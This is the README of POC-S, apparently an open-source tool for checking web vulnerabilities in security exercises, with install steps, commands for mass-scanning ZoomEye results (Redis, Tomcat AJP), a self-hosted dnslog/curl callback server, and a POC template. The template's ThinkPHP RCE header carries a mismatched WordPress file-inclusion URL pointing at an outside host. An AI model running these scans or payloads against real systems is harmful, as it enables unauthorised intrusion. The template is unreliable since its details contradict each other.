

Versión mejorada de POC-T, POC-S, utilizada para verificar rápidamente vulnerabilidades de aplicaciones web en ejercicios de Red vs Blue. Se refuerzan las funcionalidades y se clasifican y agregan scripts, incluye dnslog incorporado, etc. La plataforma complementa con POCs de alta disponibilidad provenientes de máquinas objetivo de vulhub y otros proyectos de código abierto.
Los documentos wiki de POC-T están en el directorio doc
Prefacio: Actualmente
Usar POC-S para atacar objetivos sin el consentimiento previo de ambas partes es ilegal. POC-S se utiliza únicamente con fines de pruebas de seguridad.
pocs/poc-s, separando el framework del POC, permitiendo colocar POCs personalizados en cualquier directorio.TODO
--init para actualizar dinámicamente el archivo de configuración tookit.conf, p. ej.: --init zoomeye para inicializar la configuración de ZoomEye.dnslog y weblog para verificar rápidamente vulnerabilidades.ceye.py y dnslog.py.pocsapi.py, similar a la funcionalidad de sqlmapapi.Dado que las interfaces de terceros requieren autenticación, puede inicializar su configuración de interfaz relevante mediante el parámetro
--init, ej.:--init zoomeye
pip install pocs
Instalación desde código fuente:
git clone https://github.com/jiangsir404/POC-S.git
mv pocs/toolkit.conf.bak mv pocs/toolkit.conf
python setup.py install
Si al instalar POCS con pip aparece el error 'Some files missing', vaya al directorio de instalación de POCS (por ejemplo,
python2.7\Lib\site-packages\pocs) y renombretookit.conf. Si aparece el errorWARNING: Generating metadata for package cachetools produced metadata for project name unknown. Fix your #egg=cachetools fragments., es un problema de dependencias de paquetes. Verifique y actualice las versiones de estos paquetes:setuptools==39.0.1,cachetools==3.1.1,google-api-python-client==1.7.11.
pocs -s test/test2.py -iS 127.0.0.1 #加载script/test/test2.py脚本
pocs -s test2 -iS 127.0.0.1 # 加载script/test2.py脚本

pocs -b test -iS 127.0.0.1 # 批量加载/script/test目录下的所有脚本
pocs -b test -s test2.py -iS 127.0.0.1 #加载script/test/test2.py脚本

pocs -s myself_script.py -iS 127.0.0.1 # 加载自定义的脚本和脚本目录
pocs -b mydir -iS 127.0.0.1
pocs --init zoomeye //初始化zoomeye的配置信息
pocs -b redis -t 50 -aZ "port:6379" --limit 50 -o res.txt
pocs -s test2.py -aZ "ThinkPHP"

Utilice ZoomEye para buscar masivamente la vulnerabilidad CNVD-2020-10487 (Tomcat AJP LFI)
pip install pocs
pocs -b apache -aZ "app:tomcat" --limit 50 -t 30 -o ajp.txt
Si todavía está preocupado por la inestabilidad de ceye y no tiene tiempo ni energía para construir una plataforma DNSLog (que requiere dos dominios, una IP pública y la capacidad de modificar los servidores DNS de los dominios), entonces pruebe la plataforma dnslog simple proporcionada por POC-S. Solo necesita un dominio y una IP pública para construirla, y proporciona una interfaz API para la verificación (sin interfaz de usuario).
Suponga que dnslog.xxx.cn es su dominio público y x.x.x.x es la IP pública. Asegúrese de que dnslog.xxx.cn pueda resolverse a x.x.x.x correctamente, de lo contrario no podrá acceder a la API.
Ejecute el comando en la máquina pública (x.x.x.x):
pip install pocs
pocs_dnslog -h 0.0.0.0 -p 88(如果不是pip安装的可以直接运行pocs.dnslog.py脚本)
>>> dns domain: dnslog.xxx.cn
>>> api key: rivir
>>>dns ip: x.x.x.x
El comando de registro DNS solo admite el comando nslookup: nslookup 1234.dnslog.xxx.cn x.x.x.x
Si desea usar el comando
ping 1234.dnslog.xxx.cn, también puede configurar servidores de nombres personalizados para el dominioxxx.cn(consulte la configuración de DNSLog).
Comando de registro web: curl http://dnslog.xxx.cn:88/weblog/poc123
Dirección de la API: http://x.x.x.x:88/api/?token={token}&type={dns}&filter=1234.dnslog.xxx.cn
Parámetros:
- token: Obligatorio, la api_key ingresada al construir dnslog.
- type: Obligatorio, valores posibles: dns/web.
- filter: Opcional, filtra registros (coincidencia exacta).
POCS proporciona una forma más flexible de clasificar los complementos. Actualmente, se han recopilado cuatro categorías de POCs: Fuzz POC, OWASP POC, Vuln POC, Tool POC. En cuanto a los POCs, se recopilarán algunos existentes en GitHub, pero no demasiados; aún se requiere que los usuarios los recopilen y organicen por sí mismos. f
La redacción de POCs se hará lo más estandarizada posible, siguiendo el estilo de POC-T. Ejemplo a continuación:
#!/usr/bin/env python
#coding:utf-8

"""
ThinkPHP5 <=5.0.22/<=5.1.29 远程代码执行漏洞

Desc
    2018年12月10日中午,thinkphp官方公众号发布了一个更新通知,包含了一个5.x系列所有版本存在被getshell的高风险漏洞。
    由于框架对控制器名没有进行足够的检测会导致在没有开启强制路由的情况下可能的getshell漏洞,
    受影响的版本包括5.0.23和5.1.31之前的所有版本,推荐尽快更新到最新版本。
Version
	ThinkPHP5.0 版本 <= 5.0.22 ThinkPHP5.1 版本 <= 5.1.29
Usage:
	1. python POC-S.py -s
	2. POC: /wp-admin/admin-post.php?swp_debug=load_options&swp_url=http://lj.s7star.cn/info.txt
Referer
	https://www.seebug.org/vuldb/ssvid-9771
"""

import requests

def poc(url):
    pass
Provienen principalmente de la escritura de complementos de vulhub y de los complementos POC propios de POC-T. Solo se agregan algunos POCs de alta disponibilidad. Cada POC listado a continuación ha sido verificado individualmente en un entorno configurado. Si hay algún POC incorrecto, por favor, cree un issue para contactarme.

